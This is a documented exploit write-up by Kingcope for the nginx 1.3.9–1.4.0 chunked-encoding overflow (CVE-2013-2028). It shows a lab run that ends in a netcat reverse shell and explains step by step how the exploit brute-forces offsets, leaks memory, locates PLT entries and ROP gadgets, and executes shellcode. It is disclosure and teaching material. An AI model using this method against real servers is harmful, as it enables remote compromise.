Documentation for exploit entitled „nginx 1.3.9/1.4.0 x86 Brute Force Remote Exploit“

about a generic way to exploit Linux targets

written by Kingcope

Introduction

In May 2013 a security advisory was announced at the nginx-announce mailing list [1] and a CVE identifier was assigned to the vulnerability.
The vulnerability was discovered by Greg MacManus, of iSIGHT Partners Labs.

CVE-2013-2028 is described as [2] follows.
„The ngx_http_parse_chunked function in http/ngx_http_parse.c in nginx 1.3.9 through 1.4.0 allows remote attackers to cause a denial of service (crash) and execute arbitrary code via a chunked Transfer-Encoding request with a large chunk size, which triggers an integer signedness error and a stack-based buffer overflow.‟

Recent versions of nginx http server use a HTTP 1.1 standard called chunked transfer encoding. Older versions of nginx do not support chunked transfers in HTTP requests. A third party module or source patch had to be installed to use chunked transfers. This quite new code in nginx contains the mentioned integer signedness error that results in a stack-based buffer overflow.

This text will show how to exploit this bug on Linux platforms in a generic and brute force way.

The exploit [3] relies on the fact that all memory addresses are randomized in process address space on the Linux platform today, only the process images address is not randomized and is found at a fixed address.
This fact can be used to build exploits by only referencing the addresses of the process image. The first step to write an exploit for the current Linux platform is to find all addresses that are needed to build a ROP chain and execute shellcode. Interesting is that normally all addresses are hardcoded in exploit code. There are ways to minimize the amount of hardcoded addresses. By using less hardcoded addresses it is possible to target many Linux platforms at once with the same exploit code without the need to add offsets for each target platform. Nearly all offsets can be retrieved using brute force methods. The disadvantage is that brute forcing addresses can be noisy throughout the process.

This is an output of the nginx remote exploit.

```
perl ngxunlock.pl 192.168.27.146 80 192.168.27.146 443
Testing if remote httpd is vulnerable % SEGV %
YES %
Finding align distance (estimate)
testing 5250 align  % SEGV %
testing 5182 align  % SEGV %
Verifying align
Finding align distance (estimate)
testing 5250 align  % SEGV %
testing 5182 align  % SEGV %
Finding write offset, determining exact align
testing 0x08049c50, 5184 align  % SURVIVED %
```


```
Extracting memory \
bin search done, read 20480 bytes
exact align found 5184
Finding exact library addresses
trying plt 0x08049a32, got 0x080bc1a4, function 0xb76f4a80  % FOUND exact ioctl 0x08049a30 %
trying plt 0x08049ce2, got 0x080bc250, function 0xb773e890  % FOUND exact memset 0x08049ce0 %
trying plt 0x08049d52, got 0x080bc26c, function 0xb76f8d40  % FOUND exact mmap64 0x08049d50 %
Found library offsets, determining mnemonics
trying 0x0804ed2d  % SURVIVED %
exact large pop ret 0x0804a7eb
exact pop x3 ret 0x0804a7ee
bin search done |
See reverse handler for success

nc -v -l -p 443
listening on [any] 443 ...
192.168.27.146: inverse host lookup failed: Unknown host
connect to [192.168.27.146] from (UNKNOWN) [192.168.27.146] 34778
uname -a;id;
Linux localhost 3.2.0-4-686-pae #1 SMP Debian 3.2.46-1 i686 GNU/Linux
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
cat /etc/debian_version
7.1
```

The exploit brute forces all offsets and opens a reverse connect back shell by executing the shellcode in the memory space of nginx.
By looking closely to the exploit output it can be seen that several offsets are retrieved.

- The align value

  This value is the distance inside the exploit buffer that reaches the overwritten EIP instruction pointer.
  For example the buffer might look like as follows.



  When we send for example 5000 'A' characters to the nginx httpd (inside the constructed chunked encoding exploit request)
  then the http server will not crash. When we send enough bytes to the http server so that EIP or control bytes before EIP are reached then the nginx http server will crash.
  This way we can see if we are close enough to overwrite EIP.
  The exploit first will increment a counter by a large value (about 100) and check each align value starting at a very low one that is known not to crash the http server.
  In case the http server crashes the exploit code does decrement the counter to see at which exact align value the http server crashed.

  This process is done twice in order to verify that the align value found is the correct one because sometimes the http server might be under high load and it is possible that the first align value might be wrong.

- The write(2) plt offset

  The write offset is needed to leak (read in) process memory from the nginx http server connection. This process memory is later on used to retrieve more offsets in an easy way. Unfortunately there is no way to find this offset without starting at a known offset and brute force by incrementing the counter by four (a full 4 bytes address on x86). The exploit takes a fixed offset that was found by debugging many nginx versions on

different platforms so the starting offset can be fixed. This is the only hardcoded offset of the exploit and resides closely at the start of the plt entry table of the Linux process. It is easy to determine if the write offset was hit. The request will send arguments to the write syscall including the output file descriptor of the nginx connection and a high size value. Normally nginx either crashes because of a wrong write offset or it will answer with the process memory. Since the length of the process memory will always be above say 300 bytes it can be determined if the write offset was correct.
The prior found align value is only an estimate to the real align value because the nginx process will crash on control bytes before EIP. During brute forcing the write offset the real align value is found. For each tested write offset about 7 align values are checked in order to find the real align value that hits EIP instruction pointer and consequently the correct write plt offset.

- Correct PLT entry points for mmap64,ioctl and memset

  In order to execute the shellcode the plt entry points for mmap64 and memset are needed. Mmap64 is needed to map a read,write,executable mapping into the running nginx process. Memset is used to copy the shellcode copier and execute to the newly mapped memory and run the shellcode. Ioctl is needed to set the nginx socket blocking so another call to write(2) will read much more memory than it is possible with the default non-blocking connection of nginx. This read out memory byte stream is used to find bytes for the shellcode copier and ROP gadgets.
  Each plt entry in the plt table (plt entries are the library functions the process uses) has a jmp instruction that points into the GOT plt table. We can identify each plt by parsing the plt table. „\xff\x25“ identifies the current plt entry. Each compilation of nginx will change the process image and therefore also the plt offsets in the plt table, especially because different compilation arguments when nginx was built will result in a completely different order of plt offsets and reordering of the offsets. In order to see which plt offset is mmap64, ioctl or memset we use this method:

  1. Identify the start of the plt entry by using the bytes „\xff\x25“ inside the read out process memory.
  2. Read the memory at offset after „\xff\x25“. (\xff\x25<4 bytes pointing into GOT plt table>)
  3. Use the result to read the pointer into the real library function.
  4. Read 500 bytes of the function inside the real dynamically linked library.
  5. When we reached this point we can compare the starting bytes of the real library function with our hardcoded byte stream of the library function. We can lookup this byte stream using a debugger on several platforms.
  6. If the hardcoded byte stream in the exploit code matches the byte stream of the library function we can be sure that the current plt entry is indeed the one we looked for.

  When all plt entries are found and match with the hardcoded byte stream the exploit code continues.

- pop instructions (ROP gadgets)

  We are now in possession of the ioctl plt offset so we can set the nginx socket blocking and read out as much memory as we want. We have to execute two syscalls, first ioctl and then write so we need a „pop pop pop ret“ instruction because ioctl takes three arguments. These inital ROP instructions will be brute forced. The exploit buffer looks like follows:

<ioctl plt offset><current address for pop;pop;pop;ret gadget><arguments to ioctl syscall><write plt offset><arguments to write syscall>

The same approach as when seeking for the write plt offset is used: Either the nginx httpd process crashes or the nginx httpd answers with a large chunk of process memory. When we have read enough memory we can parse this memory for more ROP gadgets, this is done using regular expressions in the exploit code.

- send exploit buffer

  Now we have collected all offsets we need to send the actual exploit buffer that executes the shellcode.

  The exploit request does the following:

  1. Instruct nginx httpd to map a free memory region that is readable, writable and executable at offset 0x10000000.
  2. Instruct nginx httpd to set the shellcode copier by using memset to address 0x10000000. Memset will set each byte of the shellcode copier at 0x10000000 and upwards one by one.
     It is not possible to use the read syscall to read in the shellcode to the newly mapped address from the http connection because the the read plt is never resolved in nginx and therefore cannot be called.
  3. Call the shellcode copier which will copy shellcode from ESP register to a position right after itself (0x10000500 for example) and jump to the shellcode. The shellcode is executed and a reverse connect back shell spawned.

References

[1] [nginx-announce] nginx security advisory (CVE-2013-2028)
http://mailman.nginx.org/pipermail/nginx-announce/2013/000112.html

[2] CVE-2013-2028 CVE MITRE
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2028

[3] nginx 1.3.9/1.4.0 x86 brute force remote exploit (CVE-2013-2028)
http://seclists.org/fulldisclosure/2013/Jul/90